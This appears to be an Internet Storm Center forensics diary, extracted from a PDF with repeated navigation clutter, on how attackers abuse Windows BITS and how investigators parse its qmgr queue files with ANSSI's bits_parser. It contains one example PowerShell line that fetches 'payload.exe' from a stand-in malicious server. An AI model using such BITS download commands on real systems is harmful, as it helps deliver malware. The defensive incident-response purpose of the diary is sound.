

Bluesky

Χ

 $\mathbb{X}$ 

Microsoft BITS ("Background Intelligent Transfer Service") is a tool present[1] in all modern Microsoft Windows operating systems. As the name says, you can see it as a "curl" or "wget" tool for Windows. It helps to transfer files between a server and a client but it also has plenty of interesting features. Such a tool, being always available, is priceless for attackers. They started to use BITS to grab malicious contents from the Internet. In May 2016, I wrote a diary about a piece of malware

Sign Up

PowerShell:



#### Internet Storm Center

Sign In Sign Up

♠ Homepage

Diaries

Podcasts


🎝 Jobs

Data

Tools

Contact Us

About Us









completed, it can also control the bandwidth used (to remain stealthy).

Previously, there was a command 'bitsadmin' available to manage transfers with BITS but it has been deprecated and replaced by a complete integration with

```
PS C:\> Import-Module BitsTransfer
PS C:\> Get-Command *-bits*
CommandType
                Name
Cmdlet
                Add-BitsFile
Cmdlet
                Complete-BitsTransfer
Cmdlet
                Get-BitsTransfer
Cmdlet
                Remove-BitsTransfer
Cmdlet
                Resume-BitsTransfer
Cmdlet
                Set-BitsTransfer
Cmdlet
                Start-BitsTransfer
Cmdlet
                Suspend-BitsTransfer
                                        yield from self.parse()
```

To create a BITS jobs, just do this:

Start-BitsTransfer -Source http://malicious.server/payload.exe -Destina


Note that BITS is used by many third-party tools to download their own updates like AcrobatReader.

BITS is fully integrated within the Microsoft OS and generates events in the EventLog but everybody knows that such pieces of evidence can be easily cleared by the attackers. How to investigate an incident involving file transfer performed via BITS? French researchers from ANSSI[3] had a look at the queue manager files created



Sign In Sign Up

- ★ Homepage
- **Diaries**
- Podcasts
- 🎝 Jobs
- **Ⅲ** Data
- Tools
- Contact Us
- About Us



```
C:\ProgramData\Microsoft\Network\Downloader>dir
Volume in drive C has no label.
Volume Serial Number is CC68-E0A2
Directory of C:\ProgramData\Microsoft\Network\Downloader
03/10/2016 18:04
                    <DIR>
03/10/2016 18:04
                    <DIR>
25/01/2018 18:18
                         4.194.304 qmgr0.dat
25/01/2018 18:18
                         4.194.304 qmgr1.dat
              2 File(s)
                            8.388.608 bytes
              2 Dir(s)
                            15.106.048 bytes free
```

r (Authiniachanne rights ai chequilleu to access them).

Microsoft does not communicate a lot of information about the format of the file and the ANSSI researchers did a nice job to reverse engineer the format and to create a tool to parse them. The tool is called bits\_parser[4].

Let's install it using pip and check the available options:



Sign In Sign Up

- ★ Homepage
- **Diaries**
- Podcasts
- 🎝 Jobs
- Data
- Tools
- Contact Us
- About Us



Mastodon



X

debug		Display debug messages.
help, -		Show this screen. Show version.
# bits_pars	er -o test.csv qmgr0.dat	


Here are two examples of BITS jobs results (one carved, the second not). I reformated the CSV file for more readibility:

job_id	fd80a460-ec19-421a-a014-11d4881c1e5c
name	WU Client Download
desc	
type	download
priorit y	high
sid	S-1-5-18
state	suspended
cmd	
args	
file_co unt	1
file_id	0
dest_f n	C:\Windows\SoftwareDistribution\Download\087417a132f 6f4ad6d49797863745d14\374d740218c5a5bdb142754037c a67cce76d6bbf
src_fn	http://download.windowsupdate.com/c/msdownload/update/software/defu/2018/01/am_delta_374d740218c5a5bdb 142754037ca67cce76d6bbf.exe
tmp_f n	C:\Windows\SoftwareDistribution\Download\087417a132f 6f4ad6d49797863745d14\BIT687A.tmp
downl oad_si	0



Sign In Sign Up

- ↑ HomepageDiaries♠ Podcasts♣ Jobs♣ Data
  - Tools
  - Contact Us
  - About Us




<u>I_</u>	Sign in Sign	<u>1 Up</u>
drivo	C.)	
	C:\	
voi_gui d	\\?7544f408-ea0d-11e0-8a32-806e6f6e6963	}\
ctime	2018-01-24 20:36:07.198336,	
mtime	2018-01-25 17:06:37.530274	
other_ time0	2018-01-25 17:06:37.530274	
other_ time1	2018-01-25 17:06:37.530274	
other_ tome2	2018-04-25 17:06:37.530274	
carved	False	
job_id		
name		
desc		
type		
priorit v		
sid		
state		
cmd		
args	1	
file_co	0	
unt		
	0	
	C:\Windows\SoftwareDistribution\Download\76f6d3	
	62922156b604ab456dd4\c0e8dfa3b6ae8d77fb17152 1311a53a1b85	DD945
	http://download.windowsupdate.com/d/msdownloa ate/software/defu/2018/01/nis_delta_patch_c0e8dfa	




Sign In Sign Up

- ★ Homepage
- **Diaries**
- Podcasts
- 🎝 Jobs
- Data
- Tools
- Contact Us
- About Us









n	62922156b604ab456dd4\BIT6958.tmp		
downl			
oad_si	0		
ze			
transf			
er_siz	276240		
e			
drive	C:\		
vol_gu	\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	11	
id	\\?7544f408-ea0d-11e0-8a32-806e6f6e6963		
ctime	2018-01-24 20:36:07.417086		
mtime	2018-01-25 17:10:44.264648		
other_	2042 24 25 47 25 40 75 45 42		
time0	2018-01-25 17:06:48.764648		
other_	2018-01-25 17:06:48.764648		
time1			
other_	2018-04-25 17:06:48.764648		
tome2			
carved	True		

Good to know, BITS uses a dedicated User-Agent string, easy to spot in our log files:

Microsoft BITS/x.x

"x.x" is the version, currently 7.5.


If you're performing investigations involving Windows systems, you should definitively keep an eye on BITS and add bits\_parser in your toolbox.


[1] <a href="https://msdn.microsoft.com/en-us/library/windows/desktop/bb968799(v=vs.85).aspx">https://msdn.microsoft.com/en-us/library/windows/desktop/bb968799(v=vs.85).aspx</a>
[2]

 $\underline{https://isc.sans.edu/forums/diary/Microsoft+BITS+Used}$ 



Sign In Sign Up





Χ

 $\mathbb{X}$ 



<u>Top of page</u>

Diary Archives

Comments



Sign In

<u>Sign Up</u>

Link To Us About Us Handlers Privacy Policy

- ★ Homepage
- **Diaries**
- Podcasts
- 🎝 Jobs
- Data
- Tools
- Contact Us
- About Us

